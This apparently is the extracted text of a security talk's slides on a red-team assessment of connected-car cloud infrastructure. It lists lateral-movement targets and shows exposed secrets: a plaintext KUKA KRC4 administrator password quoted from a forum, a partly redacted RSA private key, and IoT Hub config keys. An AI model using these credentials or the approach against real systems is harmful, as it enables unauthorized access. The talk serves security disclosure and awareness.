
← Username

← Protocol

← Password  
(Censored)

We STRACE ourselves and wait


# Simplified Overview – Key Only




# Once Inside



# Interesting Targets – Jump Servers



# Interesting Targets - Printers



Posts: 42



Rated: +2

Today at 08:20:36 AM

Advertisement

Guest

# Interesting Targets Robotics

August 20, 2013, 07:23:43 AM

eusty

Hero Member



Posts: 731


[1342 Work Envelope

Re: KRC4 Administrator passw

You mean connecting an additional d

What you are seeing is a RDP connectio  
automatically.

Use administrator and 68kuka1secpw59



# Interesting Targets - Dev

A screenshot of a web browser window. The address bar shows a redacted URL followed by '/Connectivity%20Project/'. A 'Not secure' warning icon is present. The main content area displays the title 'repository - Revision 573: /Connectivity Project' and a bulleted list of repository paths:

- ..
- [Development/](#)
- [Formal Documentation/](#)
- [Meeting Documents/](#)
- [Reference Documentation/](#)
- [Software/](#)

*Access to the Connectivity Project PoC SVN repository over HTTPS*



A screenshot of a web browser window. The address bar shows a red warning icon followed by the text "Not secure", then "svn/repository/Connectivity", and finally "update-app.pem". The main content area of the browser displays a block of text representing an RSA private key in PEM format. The text starts with "-----BEGIN RSA PRIVATE KEY-----", followed by a large block of encoded binary data (base64), and ends with "-----END RSA PRIVATE KEY-----". The middle portion of the key data is heavily redacted with a black rectangular box.


```
-----BEGIN RSA PRIVATE KEY-----  
MIIEowIBAAKCAQEA27xzyqMEOh20Po1MPpQwq/L3emuyf6kOhLous4dSRt1UQiVx  
eIy  
9eh  
/MD  
q7J  
1AB  
SaV  
6Le  
8yL  
ksG  
33s  
9TY  
ggZ  
erx  
Dia  
JZQ  
rRF  
ueG  
rjM  
6iw  
cUx  
qEI  
RNd  
wTyqPR1oEfGq0j/eHj0+jdzan2bxkHeNS2dRLP1o1ktz9SJ1QJpRWq1jNa3KdwhH  
MLGUQME7FaKC4d/2wX6i639+e/I0s3mJBCbnKwUC0JlNXVcE1LL8  
-----END RSA PRIVATE KEY-----
```

A '.pem' file containing a private key for the project is accessible

# Interesting Targets - Dev

```
<appSettings>
  <add key="IoTHubConnectionString" value="HostName=[REDACTED];SharedAccessKeyName=iothubowner;Sh
  <add key="HostName" value=[REDACTED] />
  <add key="KeyName" value="iothubowner" />
  <add key="AccessKey" value="u[REDACTED]s=[REDACTED]" />
  <add key="webpages:Version" value="3.0.0.0" />
  <add key="webpages:Enabled" value="false" />
  <add key="ClientValidationEnabled" value="true" />
  <add key="UnobtrusiveJavaScriptEnabled" value="true" />
  <add key="BlobConnectionString" value="DefaultEndpointsProtocol=https;AccountName=co[REDACTED]
  <add key="InfoUrlSecret" value="W[REDACTED]3" />
</appSettings>
```

```
Monitoring events from all devices...
==== From: 354[REDACTED]50 ====
{
  "VIN": "35[REDACTED]",
  "SID": 20,
  "UID": 2017[REDACTED],
  "GPS": [
    {
      "T": "2017[REDACTED]",
      "LONG": 13[REDACTED],
      "LAT": 35[REDACTED],
      "ALT": 68[REDACTED],
      "HEAD": 12[REDACTED],
      "SPEED": 6[REDACTED]
    },
    ...
  ],
  "C": [
    {
      "T": "2017[REDACTED]",
      "LONG": 13[REDACTED],
      "LAT": 35[REDACTED],
      "ALT": 68[REDACTED],
      "HEAD": 12[REDACTED],
      "SPEED": 6[REDACTED]
    }
  ]
}.
```



# Found them

## Connectivity Organization



# The things you find in desktops

A	B
Favourite school subject	
Access	
Network login	
VAT Return	
User ID Number	
Password	
First school	
Last school	
Memorable place	
Memorable date	
Memorable word	

My Notebook

IoT Admin

Wednesday, June 14, 2017 8:40 AM

Hi,



I've added a test account for demo.

ID  
PWD

Here is the AdminWeb  
[https://\[REDACTED\]](https://[REDACTED])

Azure Jump with public IP: [REDACTED]

# We are getting connected



# My Conclusions

- Automotive connectivity to the cloud is a great opportunity but when not secured properly it allows attackers into our whole eco-system
- Understanding the infrastructure and it's multi-connectivity between all parties is essential.
- This multi-connectivity era requires a new security approach based on:
  - Red Team Assessments
  - Whole Eco-System Assessments
  - End to End Penetration Tests
  - Secure Architecture, Design and Development Life Cycle
- **We all have to work together for making a better and secure connected vehicle**

# ASK ME ANYTHING

@ROTEMBAR

